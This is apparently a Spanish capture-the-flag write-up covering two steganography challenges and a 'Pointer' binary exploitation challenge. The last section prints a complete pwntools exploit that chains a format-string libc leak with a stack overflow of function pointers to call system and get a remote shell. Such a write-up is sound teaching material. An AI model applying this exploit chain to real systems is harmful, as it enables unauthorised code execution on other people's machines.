
Nuevamente usamos steghide para extraer los datos. Esta vez usamos la contraseña. Obtenemos un archivo flag.txt con el flag.

```
$ steghide extract -p Hi_Baby -sf flag.bin
$ cat flag.txt
EKO{H1DD3N^2}
```

Flag: `EKO{H1DD3N^2}`

Rick [Misc] (480)

Descripción



Análisis

Nuevamente solo nos dan una imagen. Se trata de otro reto de esteganografía. Sin embargo esta vez la imagen es un GIF. Buscamos en google herramientas de esteganografía con GIF, después de algún tiempo encontramos Gifshuffle.

http://manpages.ubuntu.com/manpages/bionic/man1/gifshuffle.1.html


Solución

```
$ gifshuffle Rick.gif
EKO{R1ck_rollll3d}
```

Flag: `EKO{R1ck_rollll3d}`

Pointer [Misc] (500)

Descripción



Análisis

Es un reto básico de explotación. Tiene un buffer overflow stack based, que permite pisar punteros a funciones que se encuentran en el stack, además se encuentra una vulnerabilidad de format string que permite fugar direcciones del stack y libc, y no tiene ASLR.

Solución

En principio no nos percatamos de que no contenía ASLR, por tanto el exploit envía dos paquetes, el primero permite obtener la dirección de la libc explotando el format string y el segundo es para explotar el buffer overflow. Estos pasos servirían también para un reto que sí tenga ASLR.

El primer paquete envía la cadena "`%3$llx`" para leakear la dirección _IO_stdin_1_2. Obteniendo ese dato, la explotación se vuelve trivial, pues podemos calcular la dirección de system y saltar hacia esa función para obtener una *shell* remota.

```
.text:00000000004007E8 mov     edi, offset aWelcomeBro ; "Welcome Bro\n"
.text:00000000004007ED call    rax
.text:00000000004007EF mov     rdx, cs:stdout@@GLIBC_2_2_5
.text:00000000004007F6 mov     rax, [rbp+_fflush]
.text:00000000004007FA mov     rdi, rdx
```

```
.text:00000000004007FD call    rax
.text:00000000004007FF lea     rdx, [rbp+buffer]
.text:0000000000400803 mov     rax, [rbp+gets]
.text:0000000000400807 mov     rdi, rdx
.text:000000000040080A call    rax
.text:000000000040080C lea     rdx, [rbp+buffer]
.text:0000000000400810 mov     rax, [rbp+_printf]
.text:0000000000400814 mov     rdi, rdx
.text:0000000000400817 call    rax
.text:0000000000400819 mov     rdx, cs:stdout@@GLIBC_2_2_5
.text:0000000000400820 mov     rax, [rbp+_fflush]
.text:0000000000400824 mov     rdi, rdx
.text:0000000000400827 call    rax
.text:0000000000400829 mov     rax, [rbp+_exit]
.text:000000000040082D mov     edi, 0
.text:0000000000400832 call    rax
.text:0000000000400834 mov     eax, 0
```

En el primer paquete agregamos bytes generando un overflow hasta pisar el puntero de la dirección _fflush en el stack, para saltar nuevamente a la llamada de la función gets y poder enviar el segundo paquete.

El segundo paquete genera un overflow hasta pisar el puntero de la función _printf que se encuentra en el stack y saltar a la función system para poder obtener una shell remota.

El exploit es el siguiente:

```
from pwn import *

REMOTE = 0
DEBUG = 0

global s
if REMOTE:
    s = remote('52.202.106.196', 61338)
else:
    DEBUG = 0
    s = process('./Pointer')


def make_data(_fflush = None, _exit = None, _gets = None, _printf = None,
binsh = None):
    data = b''
    if not binsh:
        data += b'%3$llx'
    else:
        data += '//bin//sh'

    data += b'\0'
    data += b'\0'*(0x40-len(data))
    if not _fflush:
        return data
    data += _fflush
```

```
    if not _exit:
        return data
    data += _exit

    if not _gets:
        return data
    data += _gets

    if not _printf:
        return data
    data += _printf

    return data

def leak_stdin():
    if DEBUG:
        gdb.attach(s, gdbscript='b *0x40080C')

    data = make_data(p64(0x4007FF))
    s.readline()
    s.sendline(data)
    leak = s.read()
    return leak

if __name__ == '__main__':
    d = 'X'*8
    libc_stdin = int(leak_stdin(), 16)
    log.success("stdin @ %x" % libc_stdin)
    if REMOTE:
        libc = libc_stdin - 0x3c48e0
        libc_system = libc + 0x45390
    else:
        libc = libc_stdin - 0x3c38e0
        libc_system = libc + 0x45380

    log.success("libc @ %x" % libc)
    log.success("system @ %x" % libc)
    s.sendline(make_data(d, d, d, p64(libc_system), True))

    s.interactive()
```

Flag: `Se nos perdió xD`

__EOF__